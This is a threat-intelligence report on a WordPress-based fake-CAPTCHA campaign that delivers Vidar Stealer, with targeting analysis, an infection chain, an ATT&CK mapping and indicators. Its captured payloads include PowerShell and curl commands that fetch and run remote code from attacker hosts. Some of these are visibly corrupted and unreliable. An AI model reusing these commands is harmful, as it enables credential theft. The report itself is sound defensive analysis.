User IDs run to 28 with gaps, and one post is attributed to author ID 0, so accounts have been deleted as well as created. Hex suffixes and random admin strings are the signature of scripted creation. Deleting any single account leaves the rest in place.

The publication timeline dates the compromise precisely. Two test posts appear 31 seconds apart at 10:50 and 10:51 UTC on 11 August 2026, followed 12 minutes later by production spam. Two further posts carry **2023** timestamps that predate the site's own first post and are therefore backdated. Everything from **11th August** onward is published under the owner's account, which demonstrates administrator access being exercised under the owner's identity, since an administrator can attribute a post to any user. It does not by itself prove the owner's password was stolen.

## 8.3 Proving filesystem-level injection

Each of seven requests was chosen to eliminate one competing explanation. The combination is what makes the conclusion firm; no single request would.

| Request | Type | Injected | What it eliminates |
|---|---|---|---|
| / | html | Yes | Baseline |
| /no-such-page | html 404 | Yes | Injection into a specific post or page, WordPress served its 404 template with no post markup |
| /wp-login.php | html | Yes | The theme; wp-login.php loads neither the theme nor the footer hook |
| /feed/ | rss+xml | Yes | Any template path |
| /wp-json/ | json | Yes | Every WordPress output path |
| /robots.txt | PHP-generated | Yes | File type:  it follows PHP, not extension |
| dashicons.min.css | css | No | The webserver, a CDN or a WAF |





**Figure 8.3 The REST API response.** GET /wp-json/ returns Content-Type: application/json, but the JSON document closes and a <script> block follows. WordPress emits JSON and stops; nothing inside it appends HTML to JSON. The content is therefore added after WordPress finishes, at the PHP output layer, with no awareness of content type.

A side effect worth noting operationally: the injection breaks the site's own interfaces. The REST API no longer returns valid JSON and the RSS feed is malformed XML. Site owners frequently report this as an unrelated "plugin conflict", and it is a useful passive indicator when triaging a portfolio of sites.

## 8.4 Per-visitor targeting

The browser reports its platform and OS version to the operator, which replies with a configuration naming which systems to attack and which landing page to serve for each.






**Figure 8.4 The targeting handshake.** The request carries the compromised site name and the visitor's OS and version, so the operator learns both. The response sets `show_windows: true` with macOS, Linux, Android and iOS all false, while still naming a landing page for every platform.

| Visitor condition | Result |
|---|---|
| Phone or tablet | Overlay suppressed; no mobile command exists |
| macOS or Linux | Landing page built, switched off in the current configuration |
| Any visit within 90 days of the first | Suppression cookie set on first view |
| Windows | Full-viewport overlay, clipboard staged, instructions shown |

## 8.5 What the Windows visitor experiences

A white overlay covers the real page and presents the fake Cloudflare check. The command is written to the clipboard automatically, and the visitor is told to **press Win+R, paste and press Enter.** In Chromium browsers the clipboard write triggers a permission prompt, which the page has already primed the user to accept, because it appears immediately after they click "**verify**".




**8.5a**

The clipboard permission prompt, branded with the legitimate business domain. That branding is what makes it credible.

**Injected iFrame Example**

**Request**

Pretty Raw Hex

```
GET /Traffic/api HTTP/1.1
Host: triapfog.com
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not(A:Brand";v="99", "Chromium";v="130"
User-Agent: Mozill␀5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Sec-Fetch-Storage-Access: none
Referer: https://robertsofguildford.co.uk/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

**Response**

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Mon, 24 Aug 2026 08:07:44 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 151639
Server: cloudflare
Access-Control-Allow-Origin: *
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
!function() {
 var TOKEN = 'd8941bbdd9b787fcc230c0f86fd69638f88d9b9';
 var TRACK_URL = 'https://triapfog.com/Traffic/api?t=" + TOKEN;
 var COMMANDS = {
   "windows":
    "powershell -nop -w h -ep bypass -c \"IEX((New-Object "
    Net.WebClient).DownloadString('https://triapfog.com/!zzz",,
   "macos": "curl -s $(echo 'aHROcHM6Ly90cm2êêêêêy9bä66d -ex' |
    base64 -d -A) | zsh";
   "linux": "",
   "winr": true
 };
 };
 var SUCCESS_REDIRECT = "";
 }();
```

**8.5b**

The operator's API returns the command as plain text. Windows receives a hidden PowerShell process with execution policy bypassed; macOS receives a base64-obscured curl piped to zsh. The Linux slot exists and is empty.

## 8.6 The dropper, and why sandboxes see something different

The pasted command retrieves a PowerShell dropper with a spoofed Edge user-agent, so the fetch resembles ordinary browsing. The dropper's behaviour is summarised below; the script itself is not reproduced here.

| Stage | Behaviour |
|---|---|
| Fingerprint | Collects the machine GUID from the cryptography registry key, the C: volume serial number, computer name, BIOS manufacturer, system model, GPU name and username. |
| Exfiltration | Base64-encodes the concatenated fingerprint and places it in the download path itself, so the C2 receives the machine's identity before it serves any payload. |
| Masquerade | Extracts the archive to %LOCALAPPDATA%\Programs\VoidTools and launches Everything.exe --startup, impersonating a well-known legitimate search utility. |
| Persistence | Creates a HKCU Run key named VoidTools pointing at that executable with the same switch, so it reads as that application's normal autostart entry. |

**KEY FINDING**

Because the machine fingerprint is carried in the download URL, the server returns a payload chosen per machine or nothing. This is the same gate that refused out-of-band requests during analysis. A sandbox is not merely detected and evaded; it is served *machine-specific content that is not the payload a real victim receives*. Detonation-based verdicts on this chain are structurally unreliable, and absence of a payload in a sandbox is not evidence that a site is clean.

The archive served to this fingerprint was not retrieved, so the final malware family is not named for this host. What is established from the dropper alone is host fingerprinting, blind exfiltration of that fingerprint, and registry Run-key persistence with a drop pattern (a legitimately-named executable placed in its own folder) that is the standard precursor to DLL side-loading.

SECTION 09

# Sample analysis B: The Windows malware

While Section 8 traces the activity only through the dropper stage, this analysis follows the chain to its final payload: through three Telegram-based dead-drop resolvers and two layers of AES decryption, ultimately reaching an information stealer executing within a signed Microsoft process.

## 9.1 Execution and Evasion

The command copied to the clipboard launches PowerShell with the window hidden and the execution policy bypassed. The script uses multiple obfuscation techniques, including reversed strings, wildcard-based command resolution, and indirect invocation. For example, ***Invoke-Expression*** is resolved through a pattern such as ***gcm *voke-E**** rather than being referenced by its literal **cmdlet** name. These techniques can reduce the effectiveness of signatures that rely on matching specific cmdlet names or command strings.

```
powershell -w 1 -ep bypass -c
$mzv='0UTZ3EAAw0NId_TA+/em.t//:sptth'[-1..-30]-join'';$a3=irm
$mzv;$null=$a3-match Ption[^>]*>(\$+)\$*(\$+)<;if($matches_1){$DOM=$matches_1;$
KEY=$matches_2;$v=irm("https://"+$DOM+"/1.dat");(gcm *voke-E*) $v}"
```

**Figure 9.1 The clipboard payload.** Hidden window, execution policy bypass, a reversed string carrying the next-stage host, wildcard resolution of the execution cmdlet, and a variable-driven fetch of /1.dat. Shown as captured; reproduced here as an indicator, not as a runnable artefact. Source: CTM360 campaign analysis.

## 9.2 Infrastructure resolution and staged retrieval

The chain does not contain a fixed command-and-control address. Instead, at each stage, it retrieves a Telegram channel description that provides the current domain and decryption key. The operator can update the channel as needed, allowing the malware to automatically follow changes to the infrastructure. Traffic to **api.telegram.org** is common in many environments, communications with the service may appear legitimate, making the underlying infrastructure more difficult to distinguish through network monitoring alone.





**Figure 9.2 Payload retrieval.** The dashed return path is the important part: the operator updates infrastructure through the Telegram channel without ever modifying the loader already running on victim machines. Source: CTM360 campaign analysis.


# COMPLETE INFECTION CHAIN

| | |
|---|---|
| **MALICIOUS OR COMPROMISED WEBSITE** | - User runs obfuscated PowerShell command<br>- PowerShell hidden window + execution-policy bypass |
| **REVERSE STRING** | - Reverse string in the command<br>- Prepares for next stage resolution |
| **TELEGRAM RESOLVER #1** | - hxxps[:]//t[.]me/+AT_dIN0wAAE3ZTU0<br>- Description supplies domain + key |
| **Example DOMAIN:** babydiapersinturkey[.]com/1.dat | - Base64 + cyclic XOR, then Invoke-Expression<br>- Retrieves secondary configuration |
| **DOMAIN: s.dat** | - Same rotating domain<br>- Caesar +5 key derivation<br>- AES-256-CBC / PKCS7 decryption |
| **DECRYPTED S-STAGE POWERSHELL** | - Anti-analysis, victim telemetry, hidden WDI staging<br>- Telegram resolver #2 |
| **TELEGRAM RESOLVER #2** | - hxxps[:]//t[.]me/+UEBjPDCXkrw4NWE0<br>- Description supplies domain + key |
| **Example DOMAIN:** breakneckridgefarm[.]com/p.dat | - AES-256-CBC / PKCS7 decryption<br>- Re-encrypted on disk as svcdiag.dat + w.key<br>- Hidden delayed PowerShell execution |
| **DECRYPTED P-STAGE POWERSHELL** | - Telegram resolver #3 |
| **TELEGRAM RESOLVER #3** | - hxxps[:]//t[.]me/+FhpXKuZnvDs4Nzl8<br>- Description supplies domain + key |
| **Example DOMAIN:** suk[.]magicalegyptwomen[.]com/payload.dat | - AES-256-CBC / PKCS7<br>- Plaintext is Base64 ZIP |
| **FILE: final-payload.zip** | - Final payload archive retrieved |
| **EXECUTION** | - Legitimate Microsoft-signed MpDlpService.exe<br>- Malicious mpclient.dll<br>- Launch first EXE in extracted directory |
| **DLL SEARCH-ORDER SIDE-LOADING** | - Go loader manually maps private executable images |
| **VIDAR STEALER CORE IN MpDlpService.exe MEMORY** | - hxxps[:]//t[.]me/np33yk<br>- Steam profile DDR<br>- hxxps[:]//sot[.]tbo88men[.]top<br>- Chrome and Edge profile targeting |
| **IMPACT** | - Credential theft<br>- Session hijacking<br>- Browser data theft<br>- Persistent info-stealing activity |

***Note:*** *The Telegram resolvers used by the threat actor are hardcoded and fixed within the malware, while the domains present are example domains.*

## 9.3 Persistence through a signed binary

Persistence and defence evasion are achieved through the same technique in this case. Rather than creating a scheduled task or service, the malware places a legitimate, correctly signed Microsoft executable in a user-writable directory alongside a malicious DLL. Windows then loads the malicious DLL from that directory instead of the legitimate system copy, allowing the malware to execute while blending its activity with a trusted executable.




**9.3a** The four-step persistence sequence. Source: CTM360 campaign analysis.


**9.3b** The malicious DLL implements all twelve exports the host executable expects. Anything less and the process would fail to initialise, implementing them all is what makes the side-load invisible to the user. Source: CTM360 campaign analysis.

Process-name and signature-based allow-listing may allow this execution chain to pass because the running process is correctly named and digitally signed by Microsoft. The anomaly lies in the execution context: a legitimate Defender component is running from a user-writable, non-standard directory and loading its DLL from the same location. This combination of a trusted executable, an unusual execution path, and a co-located DLL provides the key detection signal and is incorporated into the hunting guidance in **Section 13.2**.

## 9.4 Objectives on the host





**Figure 9.4 Observed activity at the final stage.** Collection, exfiltration and cleanup run as one sequence.

Session cookies are the most consequential item on that list. A stolen cookie for an authenticated session can be replayed to bypass both the password and an already-satisfied multi-factor challenge, which is why the response guidance in **Section 13.7** puts session revocation ahead of password resets.

## 9.5 Attribution

**CTM360** attributes the final payload to **Vidar Stealer** with high confidence, on the combination of four independent lines of evidence rather than any single indicator:

- The in-memory payload's Telegram dead-drop URL is classified by ThreatFox as Vidar botnet C2 infrastructure with full confidence.
- The malicious mpclient.dll import hash matches a known **Factory-v3** fake mpclient.dll cluster previously linked to Vidar campaigns.
- The use of Telegram channels and Steam profile pages as dead-drop resolvers is documented Vidar tradecraft.
- Behaviour is consistent: Chrome and Edge profile targeting, DLL side-loading, and anti-debugging checks.

**Factory-v3** is a loader and builder used by several stealer families, so the loader alone does not confirm the payload. It is the C2 match and the behavioural profile that tie this specific chain to Vidar rather than to another family the same loader could deliver.

SECTION 10

# Correlating the Two Samples

The two analyses were conducted independently on different hosts using different methods. When examined together, however, they reveal a common ecosystem, with the overlap providing insights that neither analysis could establish on its own.

**Sample A stops** at the dropper because the payload was fingerprint-gated. **Sample B starts** at the pasted command and follows the chain to **Vidar**. Placed end to end they cover the full path, and three correspondences suggest they are looking at the same framework family rather than at two unrelated operations.

| Element | Sample A: web layer | Sample B: malware chain |
|---|---|---|
| Dead-drop resolution | Polygon smart contract, read via eth_call, at the delivery stage | Telegram channel descriptions, at the C2 stage, three of them, plus a Steam profile |
| Traffic filtering | /api/?a=tds_cfg polled continuously; per-OS targeting config | /api/?a=tds_cfg and /api/?a=check_dl polled every 1.5 s |
| Persistence pattern | Legitimately-named executable dropped into its own folder, Run-key autostart | Signed Microsoft executable plus malicious DLL, side-loaded from the same directory |
| Site-side implant | PHP-layer append on every dynamic response; mu-plugin indicated | Injected iframe via plugin SQL injection |

The identical TDS endpoint naming is the strongest link. Two independent investigations, on unrelated hosts, recovering the same tds_cfg API shape is consistent with a shared kit rather than convergent design.

**ASSESSMENT**

Open-source research adds a specific and useful data point. Sekoia's June 2026 analysis of the ErrTraffic framework identifies the Polygon contract observed in Sample A as belonging to the operator cluster it tracks as "Analytics", and reports that this cluster **distributes Vidar Stealer exclusively**. Sample B independently attributes its payload to Vidar. That is a meaningful convergence: the payload Sample A could not retrieve, because it was fingerprint-gated, is the payload the cluster operating that contract is documented to deliver. We assess with moderate confidence that both samples sit within the same ErrTraffic-derived delivery ecosystem, with the caveat that the framework is sold to multiple affiliates and cluster boundaries shift.

The practical takeaway is that the two dead-drop mechanisms serve the same purpose at different layers, blockchain resolution keeps the *delivery* infrastructure alive against domain blocking, Telegram resolution keeps the *C2* alive against takedown. A defender who mitigates only **one layer** reduces **local risk**, but the adversary's dual-layered resilience ensures the broader campaign infrastructure remains **intact**.

SECTION 11

# MITRE ATT&CK

This section maps the observed attack techniques to the relevant MITRE ATT&CK tactics and techniques, providing a standardised view of how the campaign achieves initial access, execution, persistence, defence evasion, and other stages of the attack chain.

# MITRE ATT&CK Mapping

Below is the MITRE ATT&CK mapped by CTM360 to the observed TTPs.

| | Tactic | Technique | ATT&CK ID | Observed Activity |
|---|---|---|---|---|
| 1 | **Initial Access** | Exploit Public-Facing Application | **T1190** | Suspected exploitation of **CVE-2026-6854** in the My Calendar WordPress plugin to inject a malicious iframe. |
| 2 | **Initial Access** | Drive-by Compromise | **T1189** | Visitors redirected from compromised websites to attacker-controlled infrastructure. |
| 3 | **Initial Access** | Valid Accounts † | **T1078** | Credential stuffing against WordPress administrator accounts via residential proxies; creation of roughly two dozen backdoor administrator accounts. |
| 4 | **Execution** | Malicious Copy and Paste † | **T1204.004** | The defining behaviour: the victim pastes attacker-supplied content into a command interpreter. Applies to Windows, macOS and Linux. |
| 5 | **Execution** | User Execution: Malicious File | **T1204.002** | Victim manually executes the copied command using the Windows Run dialog. |
| 6 | **Execution** | Command and Scripting Interpreter: PowerShell | **T1059.001** | Obfuscated PowerShell retrieves and executes each subsequent stage. |
| 7 | **Execution** | Unix Shell / AppleScript † | **T1059.004 T1059.002** | macOS branch pipes a base64-obscured curl into zsh; related campaigns execute AppleScript via Script Editor. |
| 8 | **Persistence** | Registry Run Keys † | **T1547.001** | HKCU\...\Run\VoidTools pointing at a masquerading executable with a plausible startup switch. |
| 9 | **Persistence** | Server Software Component: Web Shell † | **T1505.003** | PHP backdoor deployed as a WordPress must-use plugin, loading on every request and surviving plugin-screen inspection. |
| 10 | **Defense Evasion** | Obfuscated/Compressed Files and Information | **T1027** | Reversed strings, wildcard command resolution, base64 with cyclic XOR, AES-256-CBC staging. |
| 11 | **Defense Evasion** | Virtualization/Sandbox Evasion: System Checks | **T1497.001** | Username and computer name checks to identify analysis environments. |
| 12 | **Defense Evasion** | Hijack Execution Flow: DLL Side-Loading | **T1574.002** | A legitimate Microsoft-signed executable loads a malicious DLL from the same user-writable directory. |

# MITRE ATT&CK Mapping

Below is the MITRE ATT&CK mapped by CTM360 to the observed TTPs.

| | Tactic | Technique | ATT&CK ID | Observed Activity |
|---|---|---|---|---|
| 13 | **Defense Evasion** | Masquerading: Match Legitimate Name † | **T1036.005** | Payload extracted to a folder and filename impersonating a well-known utility. |
| 14 | **Defense Evasion** | Hide Artifacts | **T1564** | Temporary staging files removed after execution; hidden PowerShell windows. |
| 15 | **Defense Evasion** | Impair Defenses: Bypass Execution Policy † | **T1562.001** | -ep bypass with a hidden window on every observed invocation. |
| 16 | **Discovery** | System Owner/User Discovery | **T1033** | User information collected before payload execution. |
| 17 | **Discovery** | System Information Discovery | **T1082** | Machine GUID, volume serial, BIOS manufacturer, model, GPU and hostname collected and reported. |
| 18 | **Command and Control** | Web Service: Dead Drop Resolver | **T1102.001** | Telegram channel descriptions and a Steam profile page resolve active C2; a Polygon smart contract resolves the delivery domain. |
| 19 | **Command and Control** | Application Layer Protocol | **T1071** | Communication over legitimate web services and HTTPS. |
| 20 | **Command and Control** | Ingress Tool Transfer | **T1105** | Staged retrieval of 1.dat, s.dat, p.dat and payload.dat with a spoofed browser user-agent. |
| 21 | **Credential Access** | Credentials from Password Stores | **T1555** | Browser credentials harvested from Chrome and Microsoft Edge profiles; macOS variants target the Keychain. |
| 22 | **Credential Access** | Steal Web Session Cookie | **T1539** | Browser cookies collected for session hijacking, enabling MFA bypass by replay. |
| 23 | **Collection** | Archive Collected Data | **T1560** | Stolen information packaged into ZIP archives before exfiltration. |
| 24 | **Exfiltration** | Exfiltration Over Web Service | **T1567** | Collected data transmitted over web-based C2; in Sample A, the host fingerprint is exfiltrated inside the download path itself. |
| 25 | **Impact** | Indicator Removal: File Deletion | **T1070.004** | Temporary archives and staging files deleted to reduce forensic evidence. |

SECTION 12

# Indicators of Compromise

The following indicators were identified during the analysis and are grouped based on their expected lifetime and operational use. It should be used for retrospective hunting, not for blocking policy.

## 12.1 Durable indicators

| Indicator | Role |
|---|---|
| 0x08207B087F61d7e95E441E15fd6d40BEfd6eD308 | Polygon resolver contract, selector 0x38bcdc1c. Publicly linked to the ErrTraffic "Analytics" cluster, which distributes Vidar exclusively. |
| 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2 | Second resolver contract, selector 0xb68d1809 |
| 84a432858ef5d457134f52b0da9dc43ee1359401592519c45f543af00e670a1a | SHA-256 of the appended 8,063-byte injection block |
| 8402fb1338daab6a166e91aa8c92a20798acfa98fb75c5a2 | Campaign token |
| 7461e8c0bb505b66188eb183e88b86881ea65d410314faf5 | Campaign token |
| __fpEmbeds, fp-embed-close, __cfmdCaptcha | Framework markers in injected page source |
| da106e68db6e7fad, c38aea8ceadbfb5e | Embed identifiers |
| /api.php?s= /embed/ /hex/ ?a=tds_cfg ?a=check_dl &src= | Path and parameter patterns across delivery infrastructure |
| /l.dat /s.dat /p.dat /payload.dat /t?s=1 … /t?s=6 | Staged payload retrieval paths |
| admlnlx | Rogue WordPress account (lowercase L substituted for i) |
| %LOCALAPPDATA%\Programs\VoidTools\Everything.exe | Drop path and utility masquerade |
| HKCU\...\CurrentVersion\Run\VoidTools | Persistence value, ending Everything.exe --startup |
| #2b554f8fbf1cb28b6 | Dropper script marker |
